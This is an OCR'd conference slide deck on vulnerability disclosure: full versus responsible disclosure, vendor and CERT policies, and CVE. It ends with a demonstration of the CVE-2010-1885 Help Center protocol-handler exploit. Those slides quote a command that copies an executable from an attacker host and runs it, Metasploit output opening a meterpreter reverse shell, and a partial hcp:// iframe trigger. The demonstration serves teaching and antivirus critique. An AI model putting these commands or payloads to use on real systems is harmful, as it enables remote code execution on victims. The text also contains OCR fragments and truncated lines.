Vulnerability Disclosure

Jorge Orchilles

orchilles.com


Hack Miami

What to expect

- Good thoughtful conversation
  - Open Format
  - Not many pictures
- Talk about vulnerability disclosure
  - Full Disclosure
  - Responsible Disclosure
- A Vulnerability Disclosure
  - SSL Renegotiation Denial of Service
  - Not 0-day

$whoami

- Information * for over 8 years
- Security Analyst – Fortune 10
- Consultant by night – Orchilles Consulting
- Master of Science and BBA in Management Information Systems – Florida International University
- Author – Microsoft Windows 7 Administrator's Reference (Syngress)
- Certifications – CISSP, GCIH, CEH, CICP, CCDA, CSSDS, MCTS, MCP, Security+
- Organizations:
  - President South Florida ISSA
  - OWASP
  - InfraGard
  - Miami Electronic Crimes Task Force
  - Hack Miami



SYNGRESS

Microsoft Windows 7 Administrator's Reference

Upgrading, Deploying, Managing, and Securing Windows 7

Jorge Orchilles

whoami


- n00bz.net <~~ number 0, not letter o
- @n00bznet on twitter
- jason@n00bz.net
- Not as good as Jorge

Define: vulnerability disclosure

- Vulnerability: “a flaw or weakness in a system's design, implementation, or operation and management that could be exploited to violate the system's security policy” RFC 2828
- Disclosure: the action of making new information known
- Vulnerability Disclosure: practice of publishing information about a computer security problem

Full Disclosure

- Full details of a security vulnerability are disclosed to the public, including:
  - details of the vulnerability
  - how to detect
  - how to exploit it
- Theory and reasons for this are
  - It results in quicker fixes and better security.
  - Fixes are produced faster because vendors and authors are forced to respond in order to protect their system from potential attacks as well as to protect their own image.
  - Security is improved because the *window of exposure*, the amount of time the vulnerability is open to attack, is reduced.



Full Disclosure Mailing List

- Hosted and sponsored by Secunia
- Created by Len Rose in 2002
- Administered by John Cartwright
- Not moderated
- Don’t have to be a member to post
- Not many guidelines or rules

How to do full disclosure

- Send email to full-disclosure@lists.grok.org.uk
- Subscribe: https://lists.grok.org.uk/mailman/listinfo/full-disclosure
- Archive: http://seclists.org/fulldisclosure/
- More info: http://lists.grok.org.uk/full-disclosure-charter.html

Responsible Disclosure

- Debatable
- Details of vulnerability are reported to affected party
- No public disclosure until affected party is no longer vulnerable
- Means different things to different people

Means different things - CERT

- CERT: http://www.cert.org/kb/vul_disclosure.html
- Public disclosure 45 days after notifying CERT whether vendor has a patch or not.
- Certain cases do not wait 45 days
- CERT notifies affected vendors
- To report: https://forms.cert.org/VulReport/

Means different things – Rapid7

- Rapid7: http://www.rapid7.com/disclosure.jsp
- Notifies vendor first
- 15 days later notifies CERT and follows CERT timelines

Means different things - Microsoft

- Microsoft: http://www.microsoft.com/security/msrc/report/disclosure.aspx
- Asks you to disclose vulnerabilities in Microsoft products to them first and provides a method to do this.
- Wants you to wait until they patch and they do public disclosure
- Policy also includes:
  - Microsoft employee disclosure policy for third party vendors
  - Microsoft vulnerability research team and public disclosure of their work

Means different things – ZDI

- Zero Day Initiative - http://www.zerodayinitiative.com/
- Founded by Tipping Point
- Pays you for your research but it becomes their property
- They do disclosure to vendors and public
- Their IDS and IPS products get signatures first
- If they don't pay it is still yours!

Means different things – DHS

- DHS: http://www.dhs.gov/xlibrary/assets/vdwgreport.pdf
- 52 pages… fuck that

CVE

- CVE is a unique identifier for a publicly known vulnerability
- If exercising responsible disclosure you can reserve a CVE-ID
- Often requested by affected vendors
- To obtain email: cve@mitre.org

So which one will it be?

- Full disclosure is not illegal, it is unethical
  - Don’t care about ethics? Go for it, less work anyway
- Responsible disclosure is ethical, until you get tired of waiting and do public disclosure
- Answer: it depends


CVE-2010-3497,3498,3499

- Execution of malicious code via a protocol handler
- Invoke an arbitrary command using the wscript.shell object
- Released at HackerHalted 2010

CVE-2010-1885


- Reported by Tavis Ormandy June 10th 2010
- Exploit attacks Help and Support Center via protocol handler hcp://
- Metasploit module executes the following command
  - cmd /c copy \\<attacker IP address>\r.exe C:\DOCUME~1\(username)\LOCALS~1\Temp && C:\DOCUME~1\(username)\LOCALS~1\Temp\r.exe ",0,false

Running the module



```
msf exploit(ms10_xxx_helpctr_xss_cmd_exec) > show options

Module options:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   DIALOGMECH  iframe           yes       IE8/WMP11 trigger mechanism (none, iframe, or player).
   SRVHOST     0.0.0.0          yes       The local host to listen on.
   SRVPORT     80               yes       The daemon port to listen on
   URIPATH     /                yes       The URI to use.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process
   LHOST     10.38.17.159     yes       The listen address
   LPORT     9874             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(ms10_xxx_helpctr_xss_cmd_exec) > █
msf exploit(ms10_xxx_helpctr_xss_cmd_exec) > exploit
[*] Exploit running as background job.

msf exploit(ms10_xxx_helpctr_xss_cmd_exec) > [*] Started reverse handler on 10.38.17.159:9874

[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://10.38.17.159:80/
[*] Server started.
█
```

On the Victim Machine



Message : **VirusScan Alert!**

Date and Time : 7/14/2010 10:57:14 AM


Name : C:\Documents and Settings\jmalley\Local Settings\Temporary Internet Files\C

Detected As: Exploit-HelpOverflow

State : Deleted (Clean failed because the detection isn't cleanable)

Name	In Folder	Source	Detected As	Detection Type	Status	Date and Time
B[1].htm	C:\Documents ...		Exploit-HelpO...	Trojan	Deleted (...	7/14/2010 10...

McAfee Saved the Day



Message : VirusScan Alert!


Date and Time : 7/14/2010 10:57:14 AM

Name : C:\Documents and Settings\jmalley\Local Settings\Temporary Internet Files\Content.IE5\WZY8RVAR\B[1].htm

Detected As: Exploit-HelpOverflow

State : Deleted (Clean failed because the detection isn't cleanable)


Meanwhile on the attacker machine



```
msf exploit(ms10_xxx_helpctr_xss_cmd_exec) > [*] Started reverse handler on 10.38.17.159:9874

[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://10.38.17.159:80/
[*] Server started.
[*] Request for "/ESnunqxbEVOzyo2" does not contain a sub-directory, redirecting to /ESnunqxbEVOzyo2/ ...
[*] Sending exploit html to 10.38.17.159:3289 ...
[*] Sending exploit trigger to 10.38.17.159:3289 ...
[*] Request for "/" does not contain a sub-directory, redirecting to /veFYCERllsbi8q9/ ...
[*] Responding to WebDAV OPTIONS request from 10.38.17.159:3322
[*] Request for "/W" does not contain a sub-directory, redirecting to /W/ ...
[*] Received WebDAV PROPFIND request from 10.38.17.159:3322
[*] Sending directory multistatus for /W/ ...
[*] Received WebDAV PROPFIND request from 10.38.17.159:3322
[*] Sending EXE multistatus for /W/z.exe ...
[*] Request for "/W" does not contain a sub-directory, redirecting to /W/ ...
[*] Received WebDAV PROPFIND request from 10.38.17.159:3322
[*] Sending directory multistatus for /W/ ...
[*] Sending payload executable to target ...
[*] Sending stage (748032 bytes) to 10.38.17.159
[*] Meterpreter session 1 opened (10.38.17.159:9874 -> 10.38.17.159:3348) at 2010-07-14 10:58:26 -0500
```

Metasploit is doing something tricky?

- While Metasploit and the people involved have skills, reversing to the simplest form still equals AV FAIL



2. Choosing a program to
3. Choosing between NTFS
4. Configuring Windows Fi command line
5. Edlin: i (insert)
6. Edlin: m (move)
7. Dialing rules overview
8. Edlin: s (search)
9. Search for people and g

Message : VirusScan Alert!

Date and Time : 7/19/2010 11:48:29 AM


Name : C:\Documents and Settings\jmalley\Local Settings\Temporary Internet Files\Co

Detected As: Exploit-CVE2010-1885

State : Deleted (Clean failed)

Name	In Folder	Source	Detected As	Detection Type	Status	Date and
calc[1].htm	C:\Documents a...		Exploit-CVE2010-1885	Trojan	Deleted (...	7/19/201

AV blocks file save, not execution



```
<html>
<head></head><body>

<iframe src="hcp://services/search?query=anything&topic=hcp://system/sysinfo/sysinfomain.htm%A

</body>
</html>
```

Message : **VirusScan Alert!**

Date and Time : 7/16/2010 10:32:00 AM

